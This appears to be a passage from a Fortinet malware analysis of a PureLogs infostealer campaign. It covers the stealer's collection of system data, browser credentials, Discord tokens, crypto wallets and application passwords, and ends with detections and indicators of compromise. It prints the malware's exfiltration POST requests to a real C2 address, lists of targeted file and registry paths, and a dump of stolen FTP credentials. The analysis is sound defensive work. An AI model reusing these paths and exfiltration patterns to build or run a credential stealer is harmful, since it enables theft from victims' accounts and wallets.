
Figure 13: The obtained data for the “userinfo” packet

Figure 13 displays the information collected from the victim's device by the plugin module. The collected data includes the following:

- A screenshot in JPEG format.
- Installed antivirus software. (Like “Windows Defender”)
- Build Name. “KPANKO”
- Victim's OS name. (“Windows 10 Pro”)
- Processor's information.
- The current process full path.
- Username.
- Screen resolution. (“1920*947”)
- Physical memory size.
- Clipboard data.
- Current date and time.

The malware serializes all collected information, compresses it with GZip, and then encrypts the compressed data using the AES key specified in the configuration block.

Figure 14 illustrates the content of the final POST request, which contains the encrypted collected data submitted to the C2 server.



```
Request
Pretty Raw Hex
1 POST /userinfo HTTP/1.1
2 Content-Type: application/octet-stream
3 Host: 77.83.39.211:8443
4 Content-Length: 322032
5 Connection: keep-alive
6
7 M&x&±Äÿ\BwXÍöä]Ä&éíUÓUL'ø(Ä'Éø²
  0çÄt,L$»ü(Ü;ÜSÖ1ÖÄdÄ;e)SÄøEi0@87äÄÄu«çbda L"Íll`lDF-Cg`àxüor|Ix0;]S2ú%ÜÄuödyÜ h#é(P+Y>
  g²nÄ^è%`ä`$%D`Rsµµ0`öb`~*µp
8 +. :ÉGèþ]
9 0D2o]ä4=
  ^ä+9LGø8}Æ¥;`~`;ap$Í*öiq.ÚeöuDI.LøzçqÄDø¶5/KêÄEÇ;;ÍZøCÜ<<F)÷^+nÄt`*wX"OnâçfÖgÄÄf?²³ýED_ÜL`ÄDÖ`öÄzÜÄ:·øhääBS+
  Ü)*älé"uç|tÖøSi5BFÜrÄ-K*èZñJ[ø²ItÄ«@Fi_$BÄ
  ftX3^;iÄfÖÖÖ"ÉÄ#xät8»a)9ó@S sIèÜÖPÄIIÖ|«üü'iQ9>C!£ÑÈs3¶änä ÜÜ»BÖ`äö|I²bä>iSuÖø*xÜ/ÄÄY3äÄÜMM>øe>`ybmG@uT>Ü<=
  ÈÈ¥,£è:«xÐcgöèkp4`²ý`O\`³A`'B·ApLÖöøZHañq(J,9NÈ×Gz7ÜÄÜP_¥3ÄF3i9Ü@0i`D¶ÜV³Xç#ÄpéPÈÄüö«üiOC..I²>ü{Ü$,ÜwöÜ{²¿
  Dö±ö}06DÜ#²3ÖÖÄ`ÄÉ²öXö)ÖNö$#x»~C4×7q`MR
10 C²>4+PL(möaÄn=|xizDÖç! j.Ä²²+Ü2¶DfF`dN<ÖÖNÄüI²³P5xiz`xÄY`"èN~`YHP`DFÖ<>HÄÖa\`øý#N/π
  !N`"sI³Ä²!SÖ`Äh\IEäPt`äÆ+-µÄ.H«&ñÖÖ/ís`$"OÍIY5öD*VPu_GÄÄqB`ÆrADII2<=KÐÄI^>ýEÄ`b`!_ÉÖøFé,M,}vp£öÄöpüi+x
11 b·r-B±E-äYýÄ_IÄY(üzIw@~ýR8I²`äBÄF=$xuèç
  N:±äliÄÄnU@_ÖÖ/Cæ_ÖAöøS~`vlE)ÄÄü2$öDiE|Sööm~@AstçEAÄöSèEO`ÖqIiñPqödl,Öp1lö9öI1Äi#`èRÍÉyEoiÜ-?A²±öfÄ äÈ²_.
```

Figure 14: POST packet with encrypted user info

Browsers

The malware collects various types of sensitive data from popular web browsers installed on the victim's device, including login credentials, browsing histories, autofill information (such as names, addresses, email addresses, phone numbers, and payment information), browser cookies, session tokens, and more.

Figure 15 shows that the break occurs in a method that compresses the collected sensitive data. When the method returns, the result is a GZip-compressed byte stream. The parameter “u0020” contains the serialized credentials data collected from the Microsoft Edge browser in the analysis environment. Edge credentials are extracted from the “%LocalAppData%\Microsoft\Edge\User Data\Default\Login Data” file.




Figure 15: Displaying the sensitive data collected from the Microsoft Edge browser After being encrypted with the AES key specified in the configuration block and a randomly generated IV, the collected credentials are submitted via an HTTP POST request, as shown below. The random IV is always stored in the first 16 bytes of the encrypted data.

POST /**browser** HTTP/1.1

Content-Type: application/octet-stream

Host: 77[.]83[.]39[.]211:8443

Content-Length: 10928

Connection: keep-alive

{ **Random IV + Encrypted collected Edge data** }

Targeted web browsers include:

Google Chrome (Stable, Beta, Dev, Canary, SxS, Unstable), Chromium, Microsoft Edge, Brave Browser, Epic Privacy Browser, Amigo, Vivaldi, Kometa, Orbitum, Atom Browser, Comodo Dragon, Torch Browser, 360 Extreme Browser, Slimjet, 360 Secure Browser, 360 Browser, Maxthon, QQ Browser, K-Meleon, Xpom Browser, Lenovo SLBrowser, Xvast, Go! Browser, Secure Browser, Sputnik Browser, Nichrome, CocCoc Browser, Uran Browser, Chromodo, 7Star, Chedot, Cent Browser, Iridium Browser, Elements Browser, Citrio, Sleipnir, QIP Surf, Liebao Browser, Coowon, ChromePlus, Mustang Browser, Suhba, TorBro,

RockMelt, Bromium, Twinkstar Browser, iTop Private Browser, CCleaner Browser, AcWebBrowser, CoolNovo, Baidu Spark Browser, SRWare Iron, Titan Browser, Avast Secure Browser, AVG Secure Browser, UC Browser, UR Browser, Blisk, Flock, CryptoTab Browser, Sidekick, SwingBrowser, Superbird, SalamWeb, Ghost Browser, Netbox Browser, Garena Browser, Kinza, Insomniac Browser, Viasat Browser, Naver Whale, Falkon, Sogou Explorer, Opera (Stable, GX, Neon, Crypto Browser), Yandex Browser, Mozilla Firefox, Waterfox, Comodo IceDragon, Cyberfox, BlackHawk, Pale Moon, Basilisk, BitTube Browser, SlimBrowser, LibreWolf and Mercury Browser.

Email client:

Mozilla Thunderbird

Discord

The malware scans the following paths for sensitive data:

"%AppData%\Discord\Local Storage\leveldb"

"%AppData%\DiscordCanary\Local Storage\leveldb"

"%AppData%\DiscordPTB\Local Storage\leveldb"

"%AppData%\DiscordDevelopment\Local Storage\leveldb"

"%AppData%\Lightcord\Local Storage\leveldb"

These paths correspond to different Discord releases, including stable release, testing build, development build, and others.

The malware can retrieve Discord authentication tokens, session information, user IDs, and profile metadata. With this data, the attacker can access the victim's Discord account without the password and perform actions on the victim's behalf, such as sending messages, joining servers, and stealing contacts.

The collected Discord data is then compressed, encrypted, and transmitted to the C2 server through an HTTP POST request.

The POST packet containing the Discord data is shown below:

POST /**discord** HTTP/1.1

Content-Type: application/octet-stream

Host: 77[.]83[.]39[.]211:8443

Content-Length: 1228

Connection: keep-alive

{ Random IV + Encrypted collected Discord data }

Crypto Wallets

The malware collects sensitive data from a wide range of popular cryptocurrency wallet software. Figure 16 shows that the malware scans specific files, folders, or registry subkeys and values to extract data related to these cryptocurrency wallet software.

Time of Day	Process Name	PID	Operation	Path
11:29:48.08...	MSBuild.exe	10432	RegOpenKey	HKCU\Software\Qtum\Qtum-Qt
11:29:48.09...	MSBuild.exe	10432	RegOpenKey	HKCU\Software\Qtum\Qtum-Qt
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\Documents\Monero\wallets
11:29:48.09...	MSBuild.exe	10432	RegOpenKey	HKCU\Software\Dash\Dash-Qt
11:29:48.09...	MSBuild.exe	10432	RegOpenKey	HKCU\Software\Dash\Dash-Qt
11:29:48.09...	MSBuild.exe	10432	RegOpenKey	HKCU\Software\Litecoin\Litecoin-Qt
11:29:48.09...	MSBuild.exe	10432	RegSetInfoKey	HKCU\SOFTWARE\Litecoin\Litecoin-Qt
11:29:48.09...	MSBuild.exe	10432	RegQueryValue	HKCU\SOFTWARE\Litecoin\Litecoin-Qt\strDataDir
11:29:48.09...	MSBuild.exe	10432	RegQueryValue	HKCU\SOFTWARE\Litecoin\Litecoin-Qt\strDataDir
11:29:48.09...	MSBuild.exe	10432	RegCloseKey	HKCU\SOFTWARE\Litecoin\Litecoin-Qt
11:29:48.09...	MSBuild.exe	10432	QueryOpen	E:\Litecoin
11:29:48.09...	MSBuild.exe	10432	QueryOpen	E:\Litecoin\wallets
11:29:48.09...	MSBuild.exe	10432	RegOpenKey	HKCU\Software\Bitcoin\Bitcoin-Qt
11:29:48.09...	MSBuild.exe	10432	RegOpenKey	HKCU\Software\Bitcoin\Bitcoin-Qt
11:29:48.09...	MSBuild.exe	10432	RegOpenKey	HKCU\Software\Dogecoin\Dogecoin-Qt
11:29:48.09...	MSBuild.exe	10432	RegOpenKey	HKCU\Software\Dogecoin\Dogecoin-Qt
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Local\Coinomi\Coinomi\wallets
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\Coinomi\Coinomi\wallets
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\Amory
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\byecoin
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\MultiBit
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\Exodus\exodus.wallet
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\Ethereum\keystore
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\Electrum\wallets
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\Electrum-LTC\wallets
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\atomic\Local Storage\leveldb
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\Guarda\Local Storage\leveldb
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\bitpay\app\Local Storage\leveldb
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\WalletWasabi\Client\Wallets
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\ElectronCash\wallets
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\Sparrow\wallets
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\IOCoin
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\PPCoin
11:29:48.09...	MSBuild.exe	10432	CreateFile	C:\Users\██████\AppData\Roaming\BBQCoin

Figure 16: The log records the malware scans for cryptocurrency wallet software data.

The following POST request, containing the encrypted cryptocurrency wallet data collected from the victim's device, is sent to the C2 server.

POST /crypto HTTP/1.1

Content-Type: application/octet-stream

Host: 192.[.]168.[.]10.[.]1:8443

Content-Length: 496

Connection: keep-alive

{ Random IV + Encrypted collected Crypto Wallet data }

Using the key data, the attacker may obtain cryptocurrency wallet files, wallet databases, cryptocurrency private keys, cached credentials, unlock tokens stored by wallet software, wallet addresses, public keys, transaction histories, cached login sessions, authentication tokens, and other related data.

The target crypto wallet software includes:

Qtum Core, Monero, Dash Core, Litecoin Core, Bitcoin Core, Dogecoin Core, Coinomi, Armory, Bytecoin, MultiBit, Exodus, Ethereum, Electrum, Electrum-LTC, Atomic Wallet, Guarda, BitPay, Wasabi Wallet, Electron Cash, Sparrow Wallet, IOCoin, PPCoin, BBQCoin, Mincoin, DevCoin, YACoin, Franko, FreiCoin, Infinitecoin, GoldCoin, Binance, Terracoin, Daedalus, MyMonero, MyCrypto, Bisq, Zap, SimpleOS, Neon Wallet, bitmonero and Etherwall.

Application

The malware also collects credentials data from other popular applications.

Targeted applications include:

Microsoft Outlook (all versions later than Outlook 2000), Foxmail, MailBird, MailMaster, FileZilla, Pidgin, OpenVPN, ProtonVPN and DownloadManager.

Figure 17 shows credentials collected from FileZilla.

Memory 1			
02DDFF50	00 04 00 00 00 00 01 00	B8 AC 1B 05 3C 12 A1 00	<...
02DDFF60	00 00 00 00 DC 6A FA 04	6C 00 00 00 12 6A 0A 09	j..l....j..
02DDFF70	46 69 6C 65 5A 69 6C 6C	61 1A 3B 48 6F 73 74 3A	FileZilla.;Host:
02DDFF80	20 31 37 32 2E 33 2E 32	32 2E 32 32 0D 0A 50 6F	172.3.22.22..Po
02DDFF90	72 74 3A 20 32 32 0D 0A	55 73 65 72 3A 20 61 64	rt: 22..User: ad
02DDFFA0	6D 69 6E 0D 0A 50 61 73	73 3A 20 41 37 7D 2B 34	min..Pass: A7}+4
02DDFFB0	4B 65 78 51 0D 0A 2A 20	34 43 31 38 41 41 44 43	KexQ..* 4C18AADC
02DDFFC0	33 43 44 41 41 32 30 39	44 32 34 43 45 44 35 43	3CDAA209D24CED5C
02DDFFD0	44 41 38 31 37 46 34 35	00 00 00 00 00 00 00 00	DA817F45.....

Figure 17: Display of the collected saved credentials of FileZilla

The collected data from those targeted applications is sent in the following POST request:

POST /application HTTP/1.1

Content-Type: application/octet-stream

Host: 77[.]83[.]39[.]211:8443

Content-Length: 144

Connection: keep-alive

Summary

This campaign demonstrates a sophisticated multi-stage attack chain that begins with a phishing email delivering a malicious JavaScript file. The JavaScript decrypts and executes a PowerShell script that uses process hollowing to inject a .NET downloader module into a trusted Windows process (MsBuild.exe). The downloader module communicates with a remote C2 server to fetch and execute additional plugin modules, allowing the attacker to adapt the malware's post-compromise behavior.

The use of multiple encryption layers, fileless execution, and process hollowing techniques makes this campaign highly evasive and difficult for traditional signature-based security solutions to detect.

Organizations are advised to enforce email filtering, disable unnecessary script execution, and monitor for anomalous PowerShell activity and process hollowing.

Fortinet Protections

Fortinet customers are already protected against this campaign by FortiGuard's AntiSPAM, Web Filtering, IPS, and AntiVirus services as follows:

The URLs associated with this malicious campaign are classified as **Malicious Websites** by the FortiGuard Web Filtering service.

FortiMail identifies the phishing email as "virus detected." In addition, real-time anti-phishing provided by FortiSandbox, embedded in Fortinet FortiMail, along with web filtering and antivirus solutions, provides advanced protection against both known and unknown phishing attempts.

FortiGuard Antivirus service detects the attached JavaScript file, the extracted PowerShell file, the .NET module deployed via process hollowing, and the downloaded PureHLogs plugin module, using the following AV signatures.

JS/PureLogs.JAE!tr

PowerShell/PureLogs.DUQ!tr

MSIL/PureLogs.C702!tr

MSIL/PureLogs.YBT!tr

MSIL/PureLogs.0EDE!tr

Fortinet FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service, and the FortiGuard AntiVirus engine is included in each solution. As a result, customers using these products already have up-to-date protection.

To stay informed about new and emerging threats, you can [sign up](#) to receive future alerts.

We also recommend that our readers complete the free [NSE training: NSE 1 – Information Security Awareness](#), which covers Internet threats and is designed to help end users identify and protect themselves against phishing attacks.

[The FortiPhish Phishing Simulation Service](#), together with [Fortinet's Security Awareness and Training Service](#), uses real-world phishing scenarios to train and test employees on common social engineering tactics. By improving users' ability to recognize and respond to suspicious content—especially during high-risk periods of distraction or urgency—these services help reduce the risk of successful phishing and malware attacks.

If you believe this or any other cybersecurity threat has affected your organization, please contact our [Global FortiGuard Incident Response Team](#).

IOCs

URLs:

hxxps://77[.]83.39.211:8443/ping
hxxps://77[.]83.39.211:8443/plugin
hxxps://77[.]83.39.211:8443/userinfo
hxxps://77[.]83.39.211:8443/browser
hxxps://77[.]83.39.211:8443/discord
hxxps://77[.]83.39.211:8443/crypto
hxxps://77[.]83.39.211:8443/application
hxxps://77[.]83.39.211:8443/filesearch/req
hxxps://77[.]83.39.211:8443/finish

C2 Server Domain:

hxxps://77[.]83.39.211:8443

Associated Sample SHA-256:

[kpankocrs.js]
3D510977D60A44322F88100B515F06CB5ED83BABC64247068D1A489595FAA6C5

[ps_qnSEGUKU0LIY_1777592585573.ps1]

670384FAFB23140D96F2F8FE04A13FC8CC8E2A6E5E8C973E39B58D103C5FEA92

[RuntimePayload / lwnflr.exe]

B90988400CCED319D260C4937F334ECC364785ED5C593CD2139965E62CA58173

[downloader / Rmiyj.dll]

E20B35A8C30E076CDD0E1DF05BA1FF2E418DBD39A674F084787CC0AF2FDA9E95

[plugin module / PureLogs / zgSGkYYzqVe.dll]

07CD03E2082BCB0B890CC59CE4C770D1A095AC6F1AE9CF999F5542555C56F841